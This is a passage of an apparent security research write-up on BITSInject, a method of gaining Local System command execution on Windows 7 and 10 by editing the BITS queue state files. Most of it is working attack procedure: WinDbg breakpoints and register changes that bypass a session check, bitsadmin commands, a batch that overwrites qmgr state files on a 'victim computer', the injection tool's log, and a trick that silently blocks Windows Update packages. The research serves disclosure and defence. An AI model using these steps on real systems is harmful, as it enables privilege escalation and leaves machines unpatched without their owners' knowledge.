3100h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	ACLFlags	0	7CCh	4h	Fg: Bg:	
3200h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SecurityFlags	00000000 00000000 00000000 00000000	7D0h	10h	Fg: Bg:	
3300h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SecurityFlags	0	7F4h	4h	Fg: Bg:	
3400h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MaxDownloadTime	7776000	7F4h	4h	Fg: Bg:	
3500h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	Unknown(93)		7F6h	8h	Fg: Bg:	
3600h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	JobFooter		800h	10h	Fg: Bg:	



You can find the template definition file on [SafeBreach-Labs on github](#).

To make an even easier use of these findings, we wrote a python script that injects jobs to current queue. You can find it here - [SafeBreach-Labs/BITSInject](#).

You can provide it with a “payload” job buffer produced in the way described below (in the instructions section), and run it on the target machine. It will take care of both adding the job, waiting for it to finish, and removing it from the queue afterwards. To keep it simple, you can copy the example payload job buffer to a target computer and run the script - and you have a SYSTEM shell in seconds!

An example output of a successful injection:

```
c:\BITSInject>BITSInject.py --S C:\Windows\System32\cmd.exe
[*] INFO - bits server - Starting BITS server on port: 8080
[*] DEBUG - job - Job GUID: AF561D64-0C83-46AF-9C14D9FFF0714FEC
[*] DEBUG - job - Display name: BITSINJECT_EASY_SYSTEM
[*] DEBUG - job - Remote URL: http://127.0.0.1:8080/395a696a-61b5.file_not_found
[*] DEBUG - job - Destination path: C:\395a696a-61b5.file_not_found
[*] DEBUG - job - Drive volume path: \\?\Volume{9a222d92-399d-11e5-8e3a-806e6f6e6963}\
[*] DEBUG - job - Command Line: C:\Windows\System32\cmd.exe
[*] DEBUG - job - Command Args:
[*] INFO - SC - bits service state: RUNNING
[*] DEBUG - injection - ----- injection started -----
[*] DEBUG - state file - updating new_data in offset 0x30
[*] INFO - state file - Jobs counter changed: 0 ==> 1
[*] DEBUG - state file - updating new_data in offset 0x34
[*] INFO - state file - committing new_data to both state files
[*] WARNING - state file - failed committing to files ... Stopping bits again
[*] INFO - SC - bits service state: STOP_PENDING
[*] INFO - state file - committing new_data to both state files
[*] INFO - state file - committed to files successfully
[*] INFO - SC - bits service state: STOPPED
[*] INFO - SC - bits service state: START_PENDING
127.0.0.1 - - [20/Jul/2017 12:03:38] code 404, message File not found
127.0.0.1 - - [20/Jul/2017 12:03:38] "HEAD /395a696a-61b5.file_not_found HTTP/1.1" 404 -
[*] DEBUG - injection - ----- injection finished -----
[*] DEBUG - injection - waiting for job {AF561D64-0C83-46AF-9C14D9FFF0714FEC} end
.
[*] DEBUG - injection - Job terminated with state: 4
[*] DEBUG - injection - ----- cleaning started -----
[*] DEBUG - state file - updating new_data in offset 0x30
[*] INFO - state file - Jobs counter changed: 1 ==> 0
[*] DEBUG - state file - updating new_data in offset 0x0
[*] INFO - state file - committing new_data to both state files
[*] WARNING - state file - failed committing to files ... Stopping bits again
[*] INFO - SC - bits service state: STOP_PENDING
[*] INFO - state file - committing new_data to both state files
[*] INFO - state file - committed to files successfully
[*] INFO - SC - bits service state: STOPPED
[*] INFO - SC - bits service state: START_PENDING
```



In addition, to make the method even cleaner in some attack scenarios, you can set the destination link of the job to a server that makes the job immediately go into error state and thus execute the command line without downloading any file. One way to do this is running a BITS server that causes an error, such as a server that replies to the BITS client request without the Content-Length header. Not all errors will lead to the desired job state. You can test this out using the [SafeBreach-Labs/SimpleBITSServer](https://www.safebreach-labs.com/2018/07/10/safebreach-labs-simplebits-server/).

It is interesting to note that only on Windows 10, if you set a fake value for the Drive Volume Path property of a file in a job, it will immediately fall into ERROR state and your program will execute, without making ANY network traffic:

**ERROR CODE:** 0x8020000e - The destination volume has changed. If the disk is removable, it might have been replaced with a different disk. Reinsert the original disk and resume the job.  
**ERROR CONTEXT:** 0x00000004 - The error occurred while the local file was being processed. Verify that the file is not in use, and retry.

## A Little Anecdote

One little trick we found along the way is preventing a BITS job from downloading, in cases where we know the local destination folder in advance. The only prerequisite we need is write access to that target folder.

We used this trick to cause an error whenever WU tries to download an update package (Windows Update Error Code 80070050). The error persists after restarts as well, effectively making a machine forever deprived of that update. This method also demands, of course, Administrator rights. But, unlike simply disabling automatic updates, this method is hidden quite well. Even the common workaround suggested by Microsoft for this error code - resetting windows update components - won't solve it. So an attacker with Administrator rights can use it to weaken a machine's security and open himself new potential exploitation doors for attack vector redundancy.

And it is as simple as that:

BITS uses a very limited name space for choosing a temporary file name. Before downloading the requested file, BITS first downloads it to a temporary hidden file. It generates this file's name according to the following format (Pythonic regex):


```
BIT[0-9A-F]{1,4}.tmp
```

Only when the job completes it is renamed to the requested destination name, and its attributes change to **FILE\_ATTRIBUTE\_NORMAL**. It takes a simple calculation to realize that this format encloses only 69,904 options for the file name, So we choked the destination folder by creating 69,904 hidden files. This file name exhaustion causes BITS to fail, resulting in the above WU failure, which is not even indicative enough to suggest that BITS is the error origin.

How do we know the destination folder in advance you ask? All WU updates are created here:

```
C:\Windows\SoftwareDistribution\Download
```

Each update package creates its own folder before the download starts, with a GUID being its name. The downloaded files are then extracted and installed by wuaueng. Interestingly enough, the created folder name is global (constant across machines). So an attacker could get an update to their home machine as soon as it gets published, and send its GUID to the malware agent. The agent would then create this folder in advance, and choke it with those 69,904 hidden files. When the user on the target machines attempts to install the update, wuaueng will invoke a BITS download job to that specific folder, which will cause the following update failure:



## REPRODUCTION INSTRUCTIONS

### General Reproduction Description

The steps performed in this method, in brief:

1. “Jobs Factory” - Pre-produce a serialized job with desired settings, on any machine running the desired OS version.
2. Stop BITS service
3. Inject job to queue: Modify **qmgr0.dat**, **qmgr1.dat** queue files, adding a pre-produced serialized “payload job” bytes<sup>3</sup> to the tail of the queue.
4. Start BITS service

For better understanding of the method, it is important to state the key action that allowed us to produce such a job: we bypassed the logon session check that **qmgr.dll** performs before allowing significant operations on jobs.

Normally, a user that does not have an interactive logon session, cannot perform critical operations on jobs such as adding files, resuming, cancelling, and more. For LocalSystem or other system account to perform such operations, it should be done from a running service. The requirement to be logged on interactively or as a service is a key phase in the enforcement of the job's security integrity.

We skipped this active session enforcement by debugging the *qmgr* service and in-memory changing of the session ID retrieved in the process.

Next are step by step instructions on how to generate and inject a “payload” job.

---

<sup>3</sup> Same job bytes work cross-machines having the same OS version

## Step-by-step Reproduction instructions

First we need to prepare the state files that include our “payload” SYSTEM job. The following steps describe how to produce a state file that has only one SYSTEM job and should be replaced as a whole with the target machine’s state files.

As we said before, instead of replacing the whole state file, it is cleaner to inject job bytes to the current queue. This can be done using the 010 template that we provide here that will allow you to extract the job bytes. After extracting the “payload”, use our python script that injects a job to the current state file, without affecting existing jobs.

### NOTE

---

Steps 1-4 below need to be performed on the attacker’s “home” computer, having the same OS version of the victim computer. The prepared file then needs to be transferred to the target computer.

Step 5 is performed on the victim computer.

### Step 1 - Debug the BITS process

---

1. It is recommended to stop all programs and services that might initiate a BITS job while we are debugging it (e.g. wuaueng).
2. Reset BITS state files completely:
  - Sc stop bits
  - Delete state files
  - Sc start bits

### Step 2 - Preparations

---

1. Find the BITS process:

```
tasklist /fi "services eq bits"
```

2. Attach windbg to the bits process, put breakpoints:

#### Breakpoint A:

```
bp qmgr!CNestedImpersonation::SwitchToLogonToken+0xe2
```

Note that this offset is relevant to the qmgr.dll File Version 7.5.7600.16385, other versions may have different offsets. Make sure this breakpoint is placed just before the call to **CJobManager::CloneUserToken**.

#### Breakpoint B:

```
bp qmgr!CJob::Transfer
```

### Step 3 - Debug the BITS process

---

1. Run CMD or PowerShell as SYSTEM using psexec. The user that creates the job is the job owner, and a job's access token is derived from its owner. Thus, all Bitsadmin.exe commands below should be executed from that SYSTEM shell.
2. Add a system job:

```
Bitsadmin /create I_WANT_YOUR_SYSTEM  
Bitsadmin /addfile I_WANT_YOUR_SYSTEM "<URL>" "<DestinationFile>"
```

- a. We now got to **breakpoint A**. Change the return value of the `GetTokenInformation` call to 0, which is the SYSTEM session ID. This value was previously acquired and was saved to `[rsp+20h]`, so we need to replace both:

```
r @rax=0x0  
Memory change [rsp+20h]=0
```

- b. The **CMDLINE** you set below will be executed as **Local System** when the job finishes or ends on error:

```
Bitsadmin /setnotifycmdline I_WANT_YOUR_SYSTEM "<CMDLINE>" "<PARAMS or NULL>"
```

- c. Prevent the job from doing retries and force it to go into fatal error state on every kind of error:

```
Bitsadmin /SETNOPROGRESSTIMEOUT 0  
bitsadmin /SETNOTIFYFLAGS 3
```

- d. In order to get to breakpoint B:

```
Bitsadmin /resume I_WANT_YOUR_SYSTEM
```

- e. We stopped just before a call to `qmgr!CJob::Transfer`. This call would throw an exception in a normal flow, if we haven't already changed the `TokenInformation.TokenSessionId` to 0 above.

### Step 4 - Modify the state file

---

1. Copy the state file to a temporary location:

```
copy C:\ProgramData\Microsoft\Network\Downloader\* C:\temp\
```

2. Modify the state file `qmgr1.dat` in `C:\temp` to change the job status:

- a. Change job state to **QUEUED**. This change is required for the state file to really initiate transfer, because it skips the need to resume the job. Resuming is one of the operations that are permitted only to the owner of the job, and since the owner is SYSTEM, we couldn't perform it.

Changing the state to queued is just the equivalent of resuming it in a normal interface.

- Change state byte at offset 0x4C to 0x0 = BG\_JOB\_STATE\_QUEUED

b. We can also change the SID (and length count before it) to any SID we want to make it appear as a user job, while it will still run as SYSTEM.

## Step 5 - Run on target computer

**Copy C:\temp\qmgr1.dat to that same path on the victim computer.**

**Continue the following steps on that victim computer.**

1. Run the following batch as Administrator. It temporarily stops BITS and copies the state file we have just created to the original location used by BITS. The service maintains 2 state files in this folder, in a kind of redundancy-backup model. So we overwrite both of them with the qmgr1.dat that we have just prepared. Batch:

```
sc stop bits
timeout 5
del /Q /F C:\ProgramData\Microsoft\Network\Downloader\*
copy c:\temp\qmgr1.dat C:\ProgramData\Microsoft\Network\Downloader\qmgr0.dat
copy c:\temp\qmgr1.dat C:\ProgramData\Microsoft\Network\Downloader
sc start bits
bitsadmin /list /allusers /verbose
```

2. The expected output of the last command should display the job we have just created, with owner set to NT AUTHORITY\SYSTEM. It would probably already be in CONNECTING or even TRANSFERRING state, which means that BITS already started handling the download. A similar example output:

```
PS C:\Windows\system32> bitsadmin /list /allusers /verbose

BITSADMIN version 3.0 [ 7.5.7601 ]
BITS administration utility.
(C) Copyright 2000-2006 Microsoft Corp.

BITSAdmin is deprecated and is not guaranteed to be available in future versions of Windows.
Administrative tools for the BITS service are now provided by BITS PowerShell cmdlets.

GUID: {81120AC0-35B5-49EF-9C1A-0EE3D5572FFC} DISPLAY: 'TTT'
TYPE: DOWNLOAD STATE: CONNECTING OWNER: NT AUTHORITY\SYSTEM
PRIORITY: NORMAL FILES: 0 / 1 BYTES: 0 / 31717016
CREATION TIME: 06/03/2017 14:12:58 MODIFICATION TIME: 27/03/2017 18:21:50
COMPLETION TIME: UNKNOWN ACL FLAGS:
NOTIFY INTERFACE: UNREGISTERED NOTIFICATION FLAGS: 3
RETRY DELAY: 600 NO PROGRESS TIMEOUT: 1209600 ERROR COUNT: 0
PROXY USAGE: PRECONFIG PROXY LIST: NULL PROXY BYPASS LIST: NULL
DESCRIPTION:
JOB FILES:
0 / 31717016 WORKING http://mirror.isoc.org.il/pub/video/lan/vlc/2.2.4/win64/vlc-2.2.4-win64.exe -> c:\temp\_bits2\vlc3.exe
NOTIFICATION COMMAND LINE: 'c:\windows\system32\cmd.exe'
owner MIC integrity level: SYSTEM
owner elevated ? true

Peercaching flags
Enable download from peers :false
Enable serving to peers :false

CUSTOM HEADERS: NULL

Listed 1 job(s).
```



When the job moves to **TRANSFERRED** mode, it should execute the notification command line (`c:\windows\system32\cmd.exe` in the above example). This will dispatch the “Interactive Services Detection” message (forced by the `UI0Detect` service).

As mentioned above, avoiding this message is possible by setting a non-interactive program as the `/NOTIFYCMDLINE` (tested with a simple executable that only creates a file using WinAPI `CreateFile`).

### Affected Environment Details

The scenario explained was performed on the following environment:

- Windows 7 x64 Pro (6.1.7601 Service Pack 1 Build 7601)
- Qmgr.dll File Version: 7.5.7600.16385 (win7\_rtm.090713-1255)

It was also tested and working on:

- Windows 10 x64 Pro (10.0.14393 N/A Build 14393)
- Qmgr.dll File Version: 7.8.14393.0 (rs1\_release.160715-1616)

Note that the the serialization is different for Windows 7 and Windows 10 operating systems, thus a different payload is needed per OS. Producing the “payload” job on different operating systems can be done with the exact same steps.

The discoveries and methods described here were submitted to Microsoft security center prior to this publication, and according to their policy, there is no intention to issue an update or prevent this kind of abuse.